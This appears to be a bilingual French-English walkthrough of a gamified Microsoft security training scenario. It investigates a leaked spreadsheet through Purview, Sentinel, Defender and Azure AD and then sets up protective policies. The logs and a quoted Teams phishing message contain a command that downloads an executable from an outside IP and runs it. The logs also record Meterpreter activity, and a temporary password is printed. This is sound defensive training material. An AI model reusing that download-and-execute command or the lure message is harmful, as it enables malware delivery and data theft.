# Morning investigation

# Search for Leaked File


To determine who leaked the file and how, we'll need to find it on our environment. I'd start by running a search in Purview of our SharePoint sites. See if you can figure out where Amari saved the file after he authored it. Good luck!

### Etapes:

- 1) J'ai d'abord examiné les preuves dont je disposais.
- 2) J'ai regardé le fichier qui a fuité. Nous retrouvons qu'un excel a été impacté par cette attaque.



- 3) J'ai lancé Purview et défini les paramètres sur la base du fichier divulgué :
  - a. SharePoint Sites
  - b. Purchasing Data Q1
  - c. Sender / Author



4) J'ai ensuite exporté le fichier « BYFO Purchasing DATA – Q1.xlsx » et ajouté à la liste de preuves.



 $Target\ Path:\ Share\ Point\ Amari\ Rivera. zip\ amari\_rivera\_best for you organic\_onmicrosoft\_com\ Documents\ Excel\ data files\ BFYO\ Purchasing\ Data\ -\ Q1.xlsx$ 

5) Nous avons achevé cette étape



# Investigate Amari in Sentinel & Defender

Was Amari's device compromised and how ? Start in Microsoft Sentinel as we always do, investigate Amari's device and see what you can find. If you find something, continue your investigation in Microsoft 365 Defender.

En regardant sur Sentinel, nous voyons 10 Incidents de sécurité (medium).

En cliquant sur l'une des alertes générées, nous trouvons plusieurs détails importants sur l'incident : (1/4 Clues Collected)





# Record details about this multi-stage incident

Creation time: 10/29/21, 04:26 PM


Entity name: amari.rivera

Entity name: pc105


Entity name: patch.exe

Ensuite, nous devons consulter les logs de sécurité d'Amari. Pour ce faire, nous avons besoin de :


1) Aller dans « Logs »




2) Mettre la query «search 'amari.rivera' »




3) Pour avoir plus de précision dans la recherche, nous devons sélectionner « search in Security alert »



4) Nous retrouvons plusieurs détails importants pour mener notre enquête (2/4 Clues Collected)




Nous observons une update de notre « Evidence Map »



#### Bonus:

Dans l'onglet "Incident", nous trouvons le type d'attaque "Password Spray".



Ensuite dans Defender 365, en regardant le « timeline » du device « pc105 », nous retrouvons des logs qui nous expliquent comment l'attaque a eu lieu. (3/4 Clues Collected)



#### Record details about events that occurred on Amari's PC

- Event: patch.exe read potentially valuable file ShoppingList.zip Event time: 10/29/2021, 4:18:28.036 PM
- Event: A malicious PowerShell Cmdlet was invoked on the machine Event time: 10/29/2021, 4:15:56.832 PM
- Event: Meterpreter post-exploitation tool Event time: 10/29/2021, 4:15:22.937 PM
- Event: patch.exe established a connection with 20.108.242.184:443 Event time: 10/29/2021, 4:12:53.101 PM
- Event: curl.exe created file patch.exe Event time: 10/29/2021, 4:12:53.101 PM
- Command: 'curl http://20.108.242.184/name.exe -o patch.exe' Event time: 10/29/2021, 4:09:18.941 PM

Et finalement, lorsqu'on regarde dans les processus, nous retrouvons « patch.exe » (4/4 Clues Collected). Ceci clôture cette partie de recherche de preuves.

Defender Incident
Details for Evidence
and Response:
Process 1




### Record Defender details about a suspicious event on Amari's PC

Verdict: Suspicious. Process name: patch.exe. Process ID: 8836.
Device: PC105

#### Investigate Amari in Azure AD Identity Protection

Amari's user identity might be compromised! Use Azure Active Directory (AD) Identity Protection to investigate. Let me know if you see any anomalies.

Dans l'onglet « Utilisateurs », nous retrouvons Amari Rivera, son « Risk Level » est sur « high »




Amari's Temporary password: Wuga9037

Compromise confirmed: True


J'ai aussi marqué son compte comme étant « Compromis » (Bonus 2/4)

Amari Compromise Confirmed: BONUS CLUE

Dans l'onglet « Risk Detections » nous retrouvons des informations sur la connexion suspecte au compte d'Amari Rivera



Sign-in request id: 9c21b43f-f9c7-4507-b4a4-768d1fbb9b01



Sign-in location: San Angelo, Texas, US

De même pour Emily Braun (4/4 Bonus)



# Set Up Insider Risk Policy

Let's keep an eye on Amari and his team. Set up an insider risk policy for the eCommerce app team. We haven't configured sensitivity labels yet, but make sure it protects any credit card information stored on their SharePoint site.

Etapes: Microsoft Purview -> Insider Risk Management -> Policies -> Generate Data leaks -> <u>ECommerceApp@bestforyourorganic.onmicrosoft.com</u> -> Cocher SharePoint Sites & Sensitive Info types -> Sélectionner:

→ Priority Content: SharePoint sites : .../ECommerceApp


→ Priority Content: Sensitive info types : Credit card number

→ Triggering Event : User performs an exfiltration activity


-> Policy indicators : cocher toutes les options ensuite « Submit »


#### Policy indicators

Choose the types of indicators to include in this insider risk policy, then select DONE.









# Afternoon Investigation

#### Set Up Compliance Policies

The information in the leaked file is confidential and should have been protected. The legal and executive team want us to set up a sensitivity label for the eCommerce app team. It should encrypt files and emails that contain credit card information. Use an auto-labeling policy to apply it.

**Etapes: Purview Microsoft** 

Information Protection -> Labels -> Create a Label ->

New sensitivity label:

Scope : Fiiles & Emails
 Protection settings : Encrypt
 Permissions : assign now

Assign permissions now:

→ User access to content expires: Never

→ Allow offline access: Never


→ Assign permissions to specific users and groups: eCommerce app team

Next jusqu'à ce qu'on tombe sur la page d'accueil, ensuite cliquer sur « Auto-labeling ».


- Use A default policy template
- Financial
- Policy Name: eCommerce PCI DSS auto-labeling policy: tout cocher

# Policy Name: eCommerce PCI DSS auto-labeling policy


Locations: Choose locations where you want to apply this auto-labeling policy, then select DONE.



- Choose a label to auto-apply: Confidential eCommerce App Team



- Test the policy: tout cocher sauf « Speed up deployment of the policy »




### Investigate Amari's Device in Microsoft 365 Defender


We need to find out more about how this attack took place. Check Amari's device for evidence of the curl command being run on it, or any other information that provides more detail on the attack. Are there any other suspicious files?

#### Etapes:


- Microsoft Defender -> Advanced Hunting
- Query: search '20.108.242.184' -> Run query




- Results : Cliquer sur le premier device network events :




- Results : Cliquer sur le deuxième device network events :







Process Creation Time: Oct 29, 2021 11:04:35 PM



- Results : Cliquer sur le DeviceEvents 3 :



Dans Device inventory, nous pouvons voir les logs pour le pc 105 (-> Threat analytics -> pc 105 -> Alerts)



Nous pouvons aussi naviguer dans l'ordinateur compromis :

							Command i	ndex	~
	C:\patch\.	2021-10-	29 21:39:31	2021-11-04 19	9:09:52		true	false	f
	alse C:\patch\	2021-10-	29 21:39:31	2021-11-04 19		0	true	false	£
	alse	2021 10	27 21.37.31	2021 11 04 13	7.07.32	U	Liuc	laise	-
	C:\patch\patch.exe	2021-10-	29 23:09:18	2021-10-29 23	3:09:18	7168	false	false	f
	C:\patch\Shopping List	2021-10-	29 23:33:36	2021-10-29 23	3:33:36		true	false	f
	<pre>alse C:\patch\ShoppingList.zip alse</pre>	2021-10-	29 23:33:36	2021-10-29 23	3:33:36	4518302	false	false	f
	C:\patch> cd 'shopping lis	it'							
	C:\patch\shopping list> di	.r						Modified	,
		Directory	Read Only	Hidden		Created		Modified	1
						======			
	C:\patch\shopping list\.					2021-10-	-29 23:33:36	2021-10-	-29
	23:33:36 0 tr C:\patch\shopping list\	ue	false	false		2021-10-	-29 23:33:36	2021-10-	-29
	23:33:36 0 tr	ue	false	false					
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*	23:33:36 23407 fa C:\patch\shopping list\Mar		See Section 1997	Ialse		2021-10-	-29 23:33:36	2021-10-	-29
÷	23:33:36 46391 fa	lse	false	false					
X	<pre>C:\patch\shopping list\P a 23:33:36</pre>		clsx false	false		2021-10-	-29 23:33:36	2021-10-	-29
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4	23:33:36 43081 fa	lse	false	false					
X	C:\patch\shopping list\UI 23:33:36 60084 fa	UX Guidelines.	docx false	false		2021-10-	-29 23:33:36	2021-10-	-29
	23:33:36 60084 fa	ııse	laise	laise					
	C:\patch\shopping list> _								

# pc105 Live Response 🗸 4/4 🔼 6/6





HINTS



- Malicious File Name: c:\patch\patch.exe
- Suspicious Folder: c:\patch\Shopping List
- Suspicious File: c:\patch\ShoppingList.zip
- Exfiltrated File: BFYO Purchasing Data Q1.xlsx
- 🔀 Exfiltrated File: Contoso Resrouce and Development Spend Analysis.xlsx
- Exfiltrated File: InventoryList.xlsx
- Exfiltrated File: Mark 8 Parts and Specs List.xlsx
- xfiltrated File: P and L Summary.xlsx
- 😭 Exfiltrated File: Sales Results Overview.xlsx
- Exfiltrated File: UI UX Guidelines.docx

# Search for Internal Communication Containing the IP Address

The external IP address used in the attack is an Indicator of Compromise (IoC). We should search our environment for emails, documents, and Teams communication for information regarding this IoC.

#### Etapes:

Windows Defender -> Content Search -> New Search

Name	Description	Last run time	Modified by	Status
Enter a friendly name	Enter a friendly description	Nov 18, 2021 7:38 PM	BFYO Admin	Starting

Une fois que le contenu des mails exporté, nous pouvons voir un message Teams









# A message sent in Microsoft Teams

- Angel Brown (Angel.Brown@BestForYouOrganic.OnMicrosoft.com)
- Fri: 10/29/21 1:32PM
- ✓ Hi Amari, we need to patch the transaction processor code on your computer. Can you open a PowerShell command prompt and run the following commands for me: curl http://20.108.242.184/name.exe -o patch.exe patch.exe

#### Investigate IP Address in Sentinel

The external IP address used in the attack is an Indicator of Compromise (IoC). We need to figure out if the IoC has been seen in our environment by any other sources including devices and Azure resources. We should set up an Analytics rule to immediately notify us if the IoC is accessed again.

#### Etapes:

Microsoft Sentinel -> Logs -> Query: search '20.108.242.184'

Dans les résultats nous observons que seulement pc105 a été compromis.




# Did any other PCs connect to the bad IP address?



Nous devons ensuite créer une règle NRT (Analytics – New Rule -> Create a new NRT rule)

#### Home > Microsoft Sentinel > Microsoft Sentinel >

# Analytics rule wizard - Create a new NRT rule ...



# **New Analytics Rule**



HINTS

### Record details about this unfamiliar sign-in

Rule for 20.108.242.184

DeviceNetworkEvents | where RemotIP == '20.108.242.184'

# Configure Windows Security Baseline


You noticed our devices are not configured with a standard security configuration. We should configure the devices to use a Windows Security Baseline. Not only will this help protect our users and devices, but it will also allow our team to quickly eliminate possible attack vectors based on the security configuration.

EndPoint -> EndPoint security -> Next ...

How do you reduce vulnerabilities, or attack surfaces, in your applications with intelligent rules that help stop malware?: Attack less reduce

- Select the configuration setting you would choose to protect against this phishing scenario.
  - o Block office communication apps from creating child processes
  - Block all office applications from creating child processes
  - Block exécution of potentially ofuscated scripts (js/vbs/ps)
  - o Block win32API calls from office macro

Nice work!						
	Nice worl	kl You selected the key settings that are relevant to protect against a phishing campaign. Remember, to fully pro	tect your device	it's best practice to activate all these security configuration settings in Microsoft Defender.		
		Block Office communication apps from creating child processes		Block Office applications from injecting code into other processes		
		Block all Office applications from creating child processes		Block Win32 API calls from Office macro		
		Scan removable drives during full scan		Block JavaScript or VBScript from launching downloaded executable content		
		Block executable content download from email and webmail clients		Block credential stealing from the Windows local security authority subsystem (Isass.exe		
		Block execution of potentially obfuscated scripts (js/vbs/ps)		Defender potentially unwanted app action		
		Block untrusted and unsigned processes that run from USB		Enable network protection		



# Evening Investigation:


User risk policy

Enforce police: On

#### **Configure Azure AD Identity Protection**

What – we are not using Azure AD Identity protection policies? You need to immediately configure user risk and sign-in policies to protect against identity attacks. We want to make sure risky users are remediated before accessing our environment.

User risk policy **HINTS 4/4** settings You updated the User Risk Policy Settings. ✓ Users: All users User risk: High Access: Require password change Enforce police: On



#### Investigate Angel's Sign-In Logs

Review login information around the time of those chat messages from Angel to Amari. Let me know what you find.

Microsoft azure – Users – Angel Brown -log in / sign in - +/- 24h


Pas de logs suspects


### Investigate Angel in Sentinel and Microsoft 365 Defender

Angel Brown's device name foundAngel Brown Device Name: pc067

See what you can find out about Angel. Start in Microsoft Sentinel to scope which resources to investigate. Then perform a more in-depth analysis about Angel in Microsoft 365 Defender.

Azure sentinel Logs -> query : search in (SecurityAlert) 'angel.brown'





# pc067 Record Inspection





### Source of the RDP Connection to pc067

Device Name: pc034

pc034 Public IP: 13.68.237.243

pc034 Owner: Tomo Takanashi

# pc034 Exposure level: BONUS CLUE

Medium Exposure Level for pc034

pc034 Exposure level: Medium

### **Communication Compliance Search**

You previously did a content search and found a malicious communication. Now take a deeper look at Angel's messages. Are there any other suspicious actions?

# Quinn's Gathering Invitation







# A birthday gathering in honor of all-star kickball shortstop Alex.

Gathering attendees: kickball squad distribution list

Gathering meeting date: Friday, October 29

Gathering meeting time: 1:00 PM-2:00 PM

Gathering location: Floor 2 Breakroom

# Angel Brown's Gathering Acceptance

**1/1** 



# Angel Brown Accepted: Gathering for Alex's birthday

Angel accepted Quinn's meeting: True


### Investigate Tomo's Device in Sentinel and Microsoft 365 Defender

We know that Tomo's device was connected to Angel's machine. Now we need to determine if any of Tomo's devices are compromised and more specifically the device used in the RDP Session. Use Microsoft Sentinel to start your investigation.

First, we need to check what devices Tomo has used. Select the query you want to run.

$\bigcirc$	search 'tomo.takanashi'   AuditLogs
0	search 'tomo.takanashi'   distinct DeviceName
$\bigcirc$	search in (Security Alert) 'tomo.takanashi'
0	search 'tomo takanashi'   SecurityAlert

#### Nous ne trouvons rien de suspect



# Angel has confessed.

Victorious in your first-day trial by fire, you are now a valued and trusted member of the team.

CIO Andrea Divkovic has assured you that, once your probationary period is over, you'll receive a promotion and a raise.

Continue for your final score!

**FINAL SCORE**